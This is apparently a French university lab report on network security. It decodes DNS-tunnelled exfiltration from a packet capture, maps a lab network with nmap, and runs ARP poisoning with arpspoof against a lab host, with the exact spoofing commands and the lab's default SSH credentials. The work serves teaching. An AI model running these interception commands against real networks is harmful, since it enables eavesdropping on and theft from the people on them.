



INF8085 – Cybersécurité

Automne 2024

TP No. 3

Groupe 04



Soumis à : N'Famoussa Kounon Nanamou

Lundi 25 Novembre 2024

Table des matières	2
1. Analyse de traces réseau	3
2. Reconnaissance	6
3. Mise en œuvre de l'attaque	11
<i>3.1 Empoisonnement ARP</i>	
<i>3.2 Usurpation d'adresse IP</i>	
<i>3.3 Machine in the Middle</i>	
4. Investigation numérique	18
5. Attaque de l'infrastructure docker	24

1. Analyse de traces réseau

Pendant l'attaque, des communications réseau suspectes vers l'extérieur sont enregistrées en provenance d'un des serveurs de l'entreprise. Le serveur est placé derrière un pare-feu restrictif qui interdit l'accès aux sites web qui ne sont pas pré approuvés par l'équipe d'administration système pour éviter les fuites de données sensibles. Les traces réseau sont disponibles sur Moodle dans le fichier **capture.pcap**.

1. Ouvrez le fichier de capture avec Wireshark[1]. Quelle est l'adresse ip machine source des paquets envoyés ? Quelle est l'adresse IP de destination ? De quel protocole s'agit-t-il ?

Les paquets pertinents sont ceux transmis du réseau interne vers l'extérieur. L'adresse IP 10.22.1.11 étant une adresse privée, elle correspond à l'adresse source des paquets envoyés, tandis que l'adresse de destination est 93.184.216.34. Le protocole utilisé pour cette communication est le DNS.

No.	Time	Source	Destination	Protocol	Length	Info
1	0.000000	10.22.1.11	93.184.216.34	DNS	329	Standard query 0xd35e A IyBSYWluYm93dGVjaCB0cmFkZSB1bm1vb1BpbnRlc5hbCBub3RlcwoKR-.HVLHRV1
2	0.010210	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0xd35e No such name A IyBSYWluYm93dGVjaCB0cmFkZSB1bm1vb1BpbnRlc5hb
3	0.045255	10.22.1.11	93.184.216.34	DNS	329	Standard query 0x34df A awtLIG9uIDE4LzEyLgpJdCB3awxsIGxhc3QgdW50aWwgb3VyIGdyawV2Y-.W5jZXMGy
4	0.048176	93.184.216.34	10.22.1.11	DNS	317	Standard query response 0x34df No such name A awtLIG9uIDE4LzEyLgpJdCB3awxsIGxhc3QgdW50aWwgb
5	0.072262	10.22.1.11	93.184.216.34	DNS	127	Standard query 0xbfad A RSBUSEVNIFVORU5DULlQVEVEIC8hXAo=-.secret.txt OPT
6	0.075055	93.184.216.34	10.22.1.11	DNS	115	Standard query response 0xbfad No such name A RSBUSEVNIFVORU5DULlQVEVEIC8hXAo=-.secret.txt C

2. Des données sensibles ont-elles été exfiltrées ? Si oui, retrouvez le contenu du fichier exfiltré.

En examinant le contenu des différents paquets, nous constatons plusieurs occurrences du terme "secret" dans les données. Cela suggère que des informations sensibles ont probablement été exfiltrées.

0000 08 00 27 19 bb e2 52 54 00 12 35 02 08 00 45 00 ...RT..5...E.

0010 01 2faa 2f00 00 40 11 b3 70 5d b8 d8 22 0a 16 ./..@..p].."

0020 01 0b 00 35 91 bb 01 1b 1d 54 34 df 81 83 00 015.....T4.....

0030 00 00 00 00 00 01 3a 61 57 74 6c 49 47 39 75 49:aWtLIG9uI

0040 44 45 34 4c 7a 45 79 4c 67 70 4a 64 43 42 33 61 DE4LzEyLgpJdCB3a

0050 57 78 73 49 47 78 68 63 33 51 67 64 57 35 30 61 WxsIGxhc3QgdW50a

0060 57 77 67 62 33 56 79 49 47 64 79 61 57 56 32 59 Wwgb3VyIGdyawV2Y

0070 2d 3a 57 35 6a 5a 58 4d 67 59 58 4a 6c 49 47 46 -:W5jZXMGyYXJIIGF

0080 6b 5a 48 4a 6c 63 33 4e 6c 5a 43 34 67 52 6d 39 kZHJlc3NlZC4gRm9

0090 79 49 47 5a 31 63 6e 52 6f 5a 58 49 67 63 58 56 yIGZ1cnRoZXIgcXV

00a0 6c 63 33 52 70 62 32 34 73 49 48 2d 3a 42 73 5a lc3Rpb24sIH-:BsZ

```
00b0 57 46 6a 5a 53 42 6a 62 32 35 30 59 57 4e 30 49 WFjZSBjb250YWN0I
00c0 45 46 73 61 57 4e 6c 49 45 4e 6f 59 57 31 77 62 EFsaWNlIENoYW1wb
00d0 47 6c 75 49 47 46 75 5a 43 42 43 62 32 49 67 56 GluIGFuZCBCb2IgV
00e0 48 56 79 59 32 39 2d 3a 30 64 47 55 75 49 41 6f HVyY29-:0dGUuIAo
00f0 4b 4c 79 46 63 49 45 52 50 49 45 35 50 56 43 42 KLyFcIERPIE5PVCB
0100 54 53 45 46 53 52 53 42 55 53 45 39 54 52 53 42 TSEFSRSBUSE9TRSB
0110 4f 54 31 52 46 55 79 42 50 55 69 42 54 56 45 39 OT1RFUyBPUiBTVE9
0120 53 2d 06 73 65 63 72 65 74 03 74 78 74 00 00 01 S-.secret.txt...
0130 00 01 00 00 29 10 00 00 00 00 00 00 00 00 ....).....
```

Nous avons rassemblé les données contenues dans les champs NAME de chaque requête DNS. Le message obtenu n'avait pas de sens apparent, mais il se terminait par le caractère “=”. Cela nous a conduit à supposer que le message avait été encodé en base64. Nous l'avons donc décodé pour obtenir le message suivant :

```
# Rainbowtech trade union internal notes
```

*Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12.
It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob Turcotte.*

```
/!\ DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED /!\
```

Decode from Base64 format

Simply enter your data then push the decode button.

```
:lyBSYWluYm93dGVjaCB0cmFkZSB1bmIvbIBpbnRlcmb5hbCBub3RlcwoKR
:HVIHrvIHVucGFpZCBvdmVydGltZSwgaW5zdWZmaWNpZW50IGFjY2Vzcy
:B0byBoZWVsdGhjYXJlIGFuZCBwb29yIldvcmsgY29uZGloaW9ucywgdGh
:IGVtcGxveWVlcycBvZIBSYWluYm93dGVjaCB3aWxslGdvIG9uIGEc3Ry
:aWtIG9uIDE4LzEyLgpJdCB3aWxslGxhc3QgdW50aWwgb3VylGdyawWV2Y
:W5jZXKmgYXJlIGFkZHJlc3NlZC4gRm9yIGZ1cnRoZXlgcXVlc3Rpb24slH
:BsZWfjZSBjb250YWN0IEFsaWNlENoYW1wbGlulGFuZCBCb2lgVHVY29
:0dGUuIAoKLyFcIERPIE5PVCBTSEFSRSBUSE9TRSBOT1RFUyBPUiBTVE9s
:IRSBUSEVNIFVORU5DUIQVEVEIC8hXAo=
```

For encoded binaries (like images, documents, etc.) use the file upload form a little further down on this page.

Source character set.

Decode each line separately (useful for when you have multiple entries).

Live mode OFF Decodes in real-time as you type or paste (supports only the UTF-8 character set).

Decodes your data into the area below.

Rainbowtech trade union internal notes

Due to unpaid overtime, insufficient access to healthcare and poor work conditions, the employees of Rainbowtech will go on a strike on 18/12. It will last until our grievances are addressed. For further question, please contact Alice Champlin and Bob Turcotte.

!! DO NOT SHARE THOSE NOTES OR STORE THEM UNENCRYPTED !!

3. *À votre avis, pourquoi le protocole DNS n'est-il pas bloqué par le pare-feu de l'entreprise ? Expliquez la méthode utilisée par les pirates pour exfiltrer des informations.*

Le protocole DNS est utilisé pour résoudre les noms de domaine afin d'obtenir les adresses IP correspondantes, ce qui en fait un protocole très courant qui n'a pas vocation à transmettre des données [1]. Par conséquent, le protocole DNS n'est généralement pas filtré par le pare-feu.

Dans ce cas, les pirates ont détourné l'utilisation habituelle du protocole DNS pour exfiltrer des informations sensibles. Ils ont envoyé trois requêtes à un serveur DNS en insérant les données dans le champ NAME, qui est normalement destiné à contenir un nom de domaine à résoudre.

Source:

https://en.wikipedia.org/wiki/Domain_Name_System

2. Reconnaissance


Vous soupçonnez les pirates d'avoir d'abord infecté le poste d'un·e employé·e de Rainbowtech via des techniques de hameçonnage avant de s'être propagé·e·s dans le reste du réseau. L'équipe informatique vous a fourni des identifiants de connexion SSH pour une machine Kali Linux[2] située sur le réseau des employé·e·s.

Lancez la machine virtuelle TP3 disponible dans /home/INF4420a/ et connectez vous en SSH à la machine Kali Linux en utilisant la commande ssh root@localhost -p 2222 et le mot de passe password.

En utilisant des outils de découverte réseau comme nmap[3], construisez un schéma du réseau de Rainbowtech. Indiquez les noms des machines, leurs adresses IP ainsi que les services exposés et leurs versions. Vous serez amené·e à compléter votre schéma au fur et à mesure que vous avancez dans le TP et que vous découvrez des machines et des ports ouverts.

Note : vous pouvez ignorer les adresses 10.22..1 qui représentent les connexions au réseau de docker utilisé pour héberger l'infrastructure du TP ainsi que le port 2222 qui est utilisé pour la connexion ssh à la machine Kali Linux.*

L'adresse IP de notre machine est 10.22.0.12, et le masque de notre sous-réseau est 255.255.255.0. Nous avons utilisé l'outil nmap pour cartographier le sous-réseau de Rainbowtech en exécutant la commande suivante : sudo nmap -O -sV 10.22.0.0/24. De plus, nous avons utilisé la commande ifconfig pour vérifier notre propre adresse IP, comme le montre la première capture, étant donné que nous faisons partie du réseau.



```
root@kali:~ [~]
File Actions Edit View Help
└─(root@kali)-[~]
  └─# nmap --version
  Nmap version 7.94SVN ( https://nmap.org )
  Platform: x86_64-pc-linux-gnu
  Compiled with: libllua-5.4.6 openssl-3.3.2 libssh2-1.11.1 libz-1.3.1 libpcre2-10.40 libpcap-1.10.5 nmap-libdnet-1.12 ipv6
  Compiled without:
  Available nsock engines: epoll poll select
  └─(root@kali)-[~]
    └─# nmap -sn 10.22.0.12/24
    Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 16:17 UTC
    Nmap scan report for host (10.22.0.1)
    Host is up (0.000034s latency).
    MAC Address: 02:42:CF:AA:94:97 (Unknown)
    Nmap scan report for alice.srv_lan (10.22.0.11)
    Host is up (0.000042s latency).
    MAC Address: 82:0B:75:6C:2C:1E (Unknown)
    Nmap scan report for firewall.srv_lan (10.22.0.254)
    Host is up (0.000031s latency).
    MAC Address: 02:42:0A:16:00:FE (Unknown)
    Nmap scan report for kali (10.22.0.12)
    Host is up.
    Nmap done: 256 IP addresses (4 hosts up) scanned in 2.00 seconds
  └─(root@kali)-[~]
    └─#
```

```
[root@kali]~# ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 10.22.0.12 netmask 255.255.255.0 broadcast 10.22.0.255
        ether 02:42:0a:16:00:0c txqueuelen 0 (Ethernet)
            RX packets 15604 bytes 1045782 (1021.2 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 43259 bytes 2375950 (2.2 MiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
        loop txqueuelen 1000 (Local Loopback)
            RX packets 7209 bytes 449622 (439.0 KiB)
            RX errors 0 dropped 0 overruns 0 frame 0
            TX packets 7209 bytes 449622 (439.0 KiB)
            TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0
```

```
root@kali:~#
File Actions Edit View Help
└─# nmap -sV -o 10.22.0.11
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 16:28 UTC
Nmap scan report for alice.srv_lan (10.22.0.11)
Host is up (0.00014s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
2222/tcp  open  tcpwrapped
MAC Address: 82:0B:75:6C:2C:1E (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/19%OT=2222%CT=1%CU=34225%PV=Y%DS=1%DC=D%G=Y%M=82
OS:0B75%TM=673CBCCB%P=x86_64-pc-linux-gnu)SEQ(SP=F5%GCD=1%ISR=110%TI=Z%CI=Z
OS:%II=I%TS=A)SEQ(SP=F5%GCD=2%ISR=110%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW
OS:7%O2=M5B4ST11NW7%O3=M5B4NT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST
OS:11)WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40
OS:%W=FAF%O=M5B4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%S=0%A=S+F=AS%RD=0%Q=)T2(R
OS:=Y%DF=Y%T=40%W=0%S=Z%A=S%F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=40%W=0%S=Z%A=0%F=
OS:AR%O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=
OS:40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0
OS:%Q=)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=1
OS:64%UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.13 seconds

[root@kali]~#
```

```
root@kali: ~
File Actions Edit View Help
└# nmap -sV -o 10.22.0.254
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 16:29 UTC
Nmap scan report for firewall.srv_lan (10.22.0.254)
Host is up (0.00014s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
2222/tcp  open  tcpwrapped
MAC Address: 02:42:0A:16:00:FE (Unknown)
No exact OS matches for host (If you know what OS is running on it, see https://nmap.org/submit/).
TCP/IP fingerprint:
OS:SCAN(V=7.94SVN%E=4%D=11/19%OT=2222%CT=1%CU=33565%PV=Y%DS=1%DC=D%G=Y%M=02
OS:420A%TM=673CBD0E%P=x86_64-pc-linux-gnu)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=
OS:Z%TS=A)SEQ(SP=105%GCD=1%ISR=10D%TI=Z%CI=Z%II=I%TS=A)OPS(O1=M5B4ST11NW7%O
OS:2=M5B4ST11NW7%O3=M5B4NNT11NW7%O4=M5B4ST11NW7%O5=M5B4ST11NW7%O6=M5B4ST11)
OS:WIN(W1=FE88%W2=FE88%W3=FE88%W4=FE88%W5=FE88%W6=FE88)ECN(R=Y%DF=Y%T=40%W=
OS:FAF0%O=MSB4NNSNW7%CC=Y%Q=)T1(R=Y%DF=Y%T=40%W=0%S=0%A+S+%F=AS%RD=0%Q=)T2(R=Y%
OS:DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T3(R=Y%DF=Y%T=40%W=0%S=Z%A=0%F=AR%
OS:O=%RD=0%Q=)T4(R=Y%DF=Y%T=40%W=0%S=A%A=Z%F=R%O=%RD=0%Q=)T5(R=Y%DF=Y%T=40%
OS:W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)T6(R=Y%DF=Y%T=40%W=0%S=A%A-Z%F=R%O=%RD=0%Q=
OS:)T7(R=Y%DF=Y%T=40%W=0%S=Z%A=S+F=AR%O=%RD=0%Q=)U1(R=Y%DF=N%T=40%IPL=164%
OS:UN=0%RIPL=G%RID=G%RIPCK=G%RUCK=G%RUD=G)IE(R=Y%DFI=N%T=40%CD=S)

Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds
└(root@kali)-[~]
```

```
Network Distance: 1 hop

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.11 seconds
└(root@kali)-[~]
└# nmap -sV -o 10.22.0.12
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 16:30 UTC
Nmap scan report for kali (10.22.0.12)
Host is up (0.000088s latency).
Not shown: 999 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
2222/tcp  open  tcpwrapped
Device type: general purpose
Running: Linux 2.6.X
OS CPE: cpe:/o:linux:linux_kernel:2.6.32
OS details: Linux 2.6.32
Network Distance: 0 hops

OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.74 seconds
└(root@kali)-[~]
```

```
root@kali: ~
File Actions Edit View Help

└─(root㉿kali)-[~]
# nmap -sV -o 10.22.0.1 -oN nmap_results.txt

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 16:23 UTC
Nmap scan report for host (10.22.0.1)
Host is up (0.000082s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.8 (protocol 2.0)
2222/tcp  open  tcpwrapped
9090/tcp  open  ssl/zeus-admin?
1 service unrecognized despite returning data. If you know the service/version,
  please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port9090-TCP:V=7.94SVN%T=SSL%I=7%D=11/19%Time=673CBB2%P=x86_64-pc-linu
SF:x-gnu%r(GetRequest,E8D,"HTTP/1.1\x20400\x20Bad\x20request\r\nContent-T
SF:ype:\x20text/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\n
SF:X-DNS-Prefetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-
SF:Content-Type-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20sa
SF:me-origin\r\nX-Frame-Options:\x20sameorigin\r\n\r\n\r\n29\r\n<!DOCTYPE\x20h
SF:tml>\n<html>\n<head>\n\x20\x20\x20\x20<title>\r\n\r\n\r\nBad\x20request\r\
SF:nd08\r\n</title>\n\x20\x20\x20\x20<meta\x20http-equiv=\"Content-Type\"\
SF:x20content=\"text/html;\x20charset=utf-8\"\>\n\x20\x20\x20\x20<meta\x20n
SF:ame=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1,.0
SF:\>\n\x20\x20\x20\x20<style>\n\tbody\x20{\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20font-family:\x20\"RedHatDisplay\", \x20\"Open\x20Sans\", \x20
SF:Helvetica,\x20Arial,\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20\x20\x20font-size:\x2012px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20line-height:\x201\.6666667;\n\x20\x20\x20\x20\x20\x20\x20\x20\
```

```
root@kali: ~
File Actions Edit View Help

└─(root㉿kali)-[~]
# nmap -sV -o 10.22.0.1 -oN nmap_results.txt

Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-11-19 16:23 UTC
Nmap scan report for host (10.22.0.1)
Host is up (0.000082s latency).
Not shown: 997 closed tcp ports (reset)
PORT      STATE SERVICE      VERSION
22/tcp    open  ssh          OpenSSH 8.8 (protocol 2.0)
2222/tcp  open  tcpwrapped
9090/tcp  open  ssl/zeus-admin?
1 service unrecognized despite returning data. If you know the service/version,
  please submit the following fingerprint at https://nmap.org/cgi-bin/submit
.cgi?new-service :
SF-Port9090-TCP:V=7.94SVN%T=SSL%I=7%D=11/19%Time=673CBB2%P=x86_64-pc-linu
SF:x-gnu%r(GetRequest,E8D,"HTTP/1.1\x20400\x20Bad\x20request\r\nContent-T
SF:ype:\x20text/html;\x20charset=utf8\r\nTransfer-Encoding:\x20chunked\r\n
SF:X-DNS-Prefetch-Control:\x20off\r\nReferrer-Policy:\x20no-referrer\r\nX-
SF:Content-Type-Options:\x20nosniff\r\nCross-Origin-Resource-Policy:\x20sa
SF:me-origin\r\nX-Frame-Options:\x20sameorigin\r\n\r\n\r\n29\r\n<!DOCTYPE\x20h
SF:tml>\n<html>\n<head>\n\x20\x20\x20\x20<title>\r\n\r\n\r\nBad\x20request\r\
SF:nd08\r\n</title>\n\x20\x20\x20\x20<meta\x20http-equiv=\"Content-Type\"\
SF:x20content=\"text/html;\x20charset=utf-8\"\>\n\x20\x20\x20\x20<meta\x20n
SF:ame=\"viewport\"\x20content=\"width=device-width,\x20initial-scale=1,.0
SF:\>\n\x20\x20\x20\x20<style>\n\tbody\x20{\n\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20\x20\x20margin:\x200;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20font-family:\x20\"RedHatDisplay\", \x20\"Open\x20Sans\", \x20
SF:Helvetica,\x20Arial,\x20sans-serif;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:20\x20\x20\x20font-size:\x2012px;\n\x20\x20\x20\x20\x20\x20\x20\x20\x20\x20
SF:\x20\x20\x20line-height:\x201\.6666667;\n\x20\x20\x20\x20\x20\x20\x20\x20\
```

```

root@kali: ~
File Actions Edit View Help
[(kali㉿kali)-[~]]$ ssh root@localhost -p 2222
ssh: connect to host localhost port 2222: Connection refused

[(kali㉿kali)-[~]]$ ssh root@10.0.2.15 -p 2222
The authenticity of host '[10.0.2.15]:2222 ([10.0.2.15]:2222)' can't be established.
ED25519 key fingerprint is SHA256:CY7FLIZihoXEee1IyQ1427VpnUJcVaSOnRSw3VTlbEQ
.
This key is not known by any other names
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '[10.0.2.15]:2222' (ED25519) to the list of known
hosts.
root@10.0.2.15's password:
Linux kali 5.17.5-300.fc36.x86_64 #1 SMP PREEMPT Thu Apr 28 15:51:30 UTC 2022
x86_64


The programs included with the Kali GNU/Linux system are free software;
the exact distribution terms for each program are described in the
individual files in /usr/share/doc/*copyright.

Kali GNU/Linux comes with ABSOLUTELY NO WARRANTY, to the extent
permitted by applicable law.
[(root㉿kali)-[~]]

```

Cette commande nmap retourne les machines présentes dans notre sous-réseau, puisque nous avons spécifié le sous-réseau /24 (en excluant 10.22.0.1, comme précisé dans l'énoncé). Tout d'abord, nous identifions la machine d'Alice (IP : 10.22.0.11), qui exécute le service SSH version « OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0) » sur le port 2222, comme indiqué dans la deuxième capture.

Enfin, dans la dernière capture, nous observons le pare-feu (IP : 10.22.0.254), qui exécute également le service SSH version « OpenSSH 9.0p1 Debian 1+b2 (protocol 2.0) » sur le port 2222. De plus, nous avons découvert plus tard l'existence du serveur 10.22.1.11 dans le cadre du laboratoire. Le diagramme ci-dessous illustre donc le réseau de Rainbow Tech :



3. Mise en œuvre de l'attaque

3.1 Empoisonnement


1. En utilisant arpspoof[4], effectuez une attaque d'empoisonnement ARP sur la machine de Alice. Avec vos mots, expliquez comment fonctionne cette attaque.[5]

L'attaque d'empoisonnement ARP fonctionne en trompant les systèmes sur le réseau pour qu'ils associent une fausse adresse MAC à l'adresse IP d'une autre machine. Avec la commande “arp spoof -i eth0 -t 10.22.0.11 10.22.0.254” permet d'intercepter les paquets envoyés par la machine avec l'adresse IP 10.22.0.11 à la passerelle avec l'adresse IP 10.22.0.254. Donc tous les paquets envoyés de Alice à la passerelle par défaut sont envoyés à l'attaquant à la place. La commande “sudo arp spoof -i eth0 -t 10.22.0.254 10.22.0.11” permet d'intercepter les paquets envoyés par la passerelle à la machine avec l'adresse IP 10.22.0.11. Dans cette attaque, l'attaquant se place en position de l'homme du milieu (Man-in-the-Middle, MITM) en falsifiant les réponses ARP pour se faire passer pour la machine cible (dans notre cas, Alice) ou la passerelle. En conséquence, les paquets sont envoyés à l'attaquant plutôt qu'à leur destination réelle. Cela permet à l'attaquant de voler des données sensibles, de modifier le contenu des paquets, et d'envoyer des paquets sous l'identité d'une autre machine

2. Utilisez *tcpdump*[6] pour capturer pendant quelques minutes les communications réseaux de la machine de Alice au format *pcap*.

Nous avons utilisé l'outil *tcpdump* pour capturer les communications réseau de la machine d'Alice à l'aide de la commande suivante :


```
tcpdump -i eth0 -w mycap.pcap
```

